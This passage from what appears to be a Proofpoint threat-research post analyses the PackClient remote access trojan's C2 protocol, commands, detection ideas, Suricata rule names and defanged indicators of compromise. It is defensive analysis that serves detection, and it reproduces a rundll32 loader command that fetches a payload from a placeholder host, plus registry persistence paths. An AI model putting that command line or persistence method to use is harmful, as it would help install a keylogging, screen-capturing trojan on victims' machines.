


Figure 13: PackClientCore payload retrieval communications.

Desktop Screenshot Capture

The client will then send a thumbnail-sized screenshot of the desktop to the C2 Server. These transmissions begin with a two-byte payload size indicator just like with the C2 server, followed by the byte sequence 40 5a 12 00 00 00 50 56 31 30. Not long after the initial byte sequence, we observed the JPEG file magic (JFIF).




Figure 14: Transmission of the screenshot to the C2 server.

Heartbeat/Keep-Alive

When PackClient is idle or waiting for instructions from the C2 server, the client will send an 8-byte sequence of 04 00 40 5a 01 00 00 00, and the C2 server will respond with 04 00 40 5a 02 00 00 00. We believe that this is a heartbeat/keep-alive message from the client, and an acknowledgement message from the server.

C2 Commands and Responses


When sending commands to the client, the C2 server will send a message that begins with the 2-byte payload size indicator value, followed by the byte sequence 40 5a 03 00 00 00. We've also observed that sometimes the C2 sends multiple commands in a single TCP frame, so long as the message begins with the aforementioned byte sequence. The client will respond to these commands with the same byte sequence (including the 2-byte payload size indicator), followed by the results/acknowledgement of the previous command from the C2 server in most cases. Proofpoint has observed a number of these commands from the C2 server, and responses from the infected client. Here are some examples. These align with the supported C2 commands we outlined in the previous *Supported C2 Commands* section.

Byte Sequence	Client or Server	Meaning
TLM U KTL OFFLINE 1	Client	Client informs the C2 server that the keylogger is started in offline mode (keylogger data won't be sent to the C2 server).

SYS Q EXT PROC_GUARD SYNC enabled=1	Server	Server request client enables process guardian functionality.
SYS R EXT PROC_GUARD OK enabled=1	Client	Response to C2 server, indicating process guardian functionality has been enabled.
SCR PREVIEW ENABLE 1	Server	Enables desktop screenshot thumbnail functionality on the client.
SCR PREVIEW REQ	Server	C2 Requesting screenshot thumbnail from client. Results in the “PV10” from the client, with a JPEG thumbnail-sized image.
INP HELLO uuid=[windows machine guid of infected host]	Client	Appears to be a “hello”/check-in message from the client to the C2. PackClient appears to keep track of infected hosts via their machine GUIDs.

C2 Configuration/Host Information

The C2 server will send an 8-byte payload with the byte sequence: 04 00 40 5a 0a 00 00 00. The client will respond with a message that begins with the 2-byte payload size indicator, followed by the byte sequence 40 5a 0b 00 00 00. The rest of the TCP frame contains system information about the infected client such as the Operating system version, Machine GUID, local IP address, a timestamp, payload architecture, the system architecture, as well as the IP address or domain of the C2 server, the port for C2 communications, and the secondary C2 server IP address or domain, and the communication port for that C2 server.



15: PackClient sending infection information to the C2.

Conclusion

Proofpoint continues to identify and track emerging malware that appears to originate in Chinese-speaking cybercrime ecosystems. And while TA4922 used this malware to target organizations in Asia, based on the group's historic targeting, the malware could be deployed in global campaigns in the future. Additionally, given that PackClient is marketed through Telegram making it broadly available, it is likely other threat actors are currently using, or will use, this malware in future campaigns.

It is worth noting that Proofpoint continues to observe new malware from Chinese-speaking ecosystems at a higher rate than in years previous, with TA4922 being a customer of at least half a dozen malware families that originate from these groups. This is likely in part due to increased hunting and detection, but also because there are more malware families emerging in commodity marketplaces.

Ideas for Threat Detection and Hunting

- Distinct Rundll32 command line used to launch PackClient. Example: `rundll32[.]exe xMain.dll,XMain http://IP:PORT/file.bin c2_ip 6666`
- PackClient config stored in registry (`HKCU\SOFTWARE\PackClientConsole\`).
- Distinct process tree and command line flags (`rundll32[.]exe -> svchost[.]exe -> svchost[.]exe -guard`)
- Malware masquerading as legitimate Windows utilities in temporary directories. Example: `%TEMP%\svchost[.]exe`

- Registry persistence (*HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce*) with a target of an executable in a temporary directory, such as *%TEMP%\svchost[.Jexe*
- Anomalous network communications over TCP port 6666. *Note that this is easily changed by the malware operator.*

Emerging Threats Suricata Rules

The following Emerging Threats rules help detect possible PackClient activity.

2018752	ET HUNTING Generic .bin download from Dotted Quad
2045860	ET HUNTING Rejetto HTTP File Server Response
2018959	ET INFO PE EXE or DLL Windows file download HTTP
2021076	ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response
2069878	ET MALWARE PackClient CnC Checkin M1
2069879	ET MALWARE PackClient RAT CnC Checkin M2
2069880	ET MALWARE PackClient RAT CnC Checkin M2 – C2 Response
2069881	ET MALWARE PackClient RAT Payload Request
2069882	ET MALWARE PackClient RAT Payload Request – C2 Response
2069883	ET MALWARE PackClient RAT Payload Data Received Acknowledgement
2069884	ET MALWARE PackClient RAT Status Checkin Message – From Client
2069885	ET MALWARE PackClient RAT Status Checkin Message – From Server

2069886	ET MALWARE PackClient RAT Client Heartbeat
2069887	ET MALWARE PackClient RAT Heartbeat Response from C2
2066888	ET MALWARE PackClient RAT Information Request
2069889	ET MALWARE PackClient RAT Information Request – Client Response
2069890	ET MALWARE PackClient RAT Desktop Screen Capture Exfiltration

IOCs

Indicator	Description	First Seen
154.36.188[.]98:8080	PackClient loader module download	31 May 2026
206.238.196[.]96:6666	PackClient C2 and Port	9 March 2026
gov12366[.]com	Attacker-controlled domain	31 May 2026
109d5c9a9581a4ccabd092ffb67bbc3a8e98e807239cd41141fac46fd107a7b7	ZIP archive (数据资料.zip) delivering PackClient	31 May 2026
fa2ca62a47819417736d4edc59692bc920fb571d7eae468918f2fffc8920da53	Executable (资料数据[.]exe) delivering	31 May

	PackClient	2026
64.81.30[.J99	PackClient C2 infrastructure	15 July 2026
192.252.180[.J45:6666	PackClient C2 and Port	20 July 2026
154.36.188[.J201	Post-infection traffic	15 July 2026
192[.J229[.J87[.J219	ManageEngine RMM Server	20 July 2026
7108ff29916d064216aa2ece7fb395f1e3a73d12d19895bffc0bd46806cbf85a	Tax_Notice_23665.zip ZIP attachment	15 July 2026
38ec1f5e23f65b10ae3027beabfa0bf7f9fb686355a9e33c7e7e44e6a998e04c	Tax_Notice_23665.img	15 Jul 2026
7295090c2cb63ebc43f932451971c41f9d015d2741e97ae3d9855f5ae87cff94	nvdahelperremote.dll	15 Jul 2026
da90b1219dcf1bf23e604b182b7737e188825df7205ea7b172231de66aeba293	ITDTAX202601987.zip ZIP attachment	20 Jul 2026
832e68e12ebf62b60cfe2a7b45e5948fcc364a74c8d73c3748b267617bcfb242	Tax_Notice_23709.img	20 Jul 2026

83d16cd963b1926a9967e6928340f099abf983ca496639cfddd9d63e327db3d2	nvdahelperremote.dll	20 Jul 2026
aa8cda8a9a7835a72d1b832985c5976873d2c6e791524039b809ce4441d3f69f	ITDTAX202601987.zip	22 Jul 2026
35712dc8aa497371ce48a36975781dfc3a120ce5c99dc209637b05751bf4e8e9	Tax_Notice_00481.img	22 Jul 2026

Source: <https://www.proofpoint.com/us/blog/threat-insight/carry-compromise-ta4922-packs-packclient>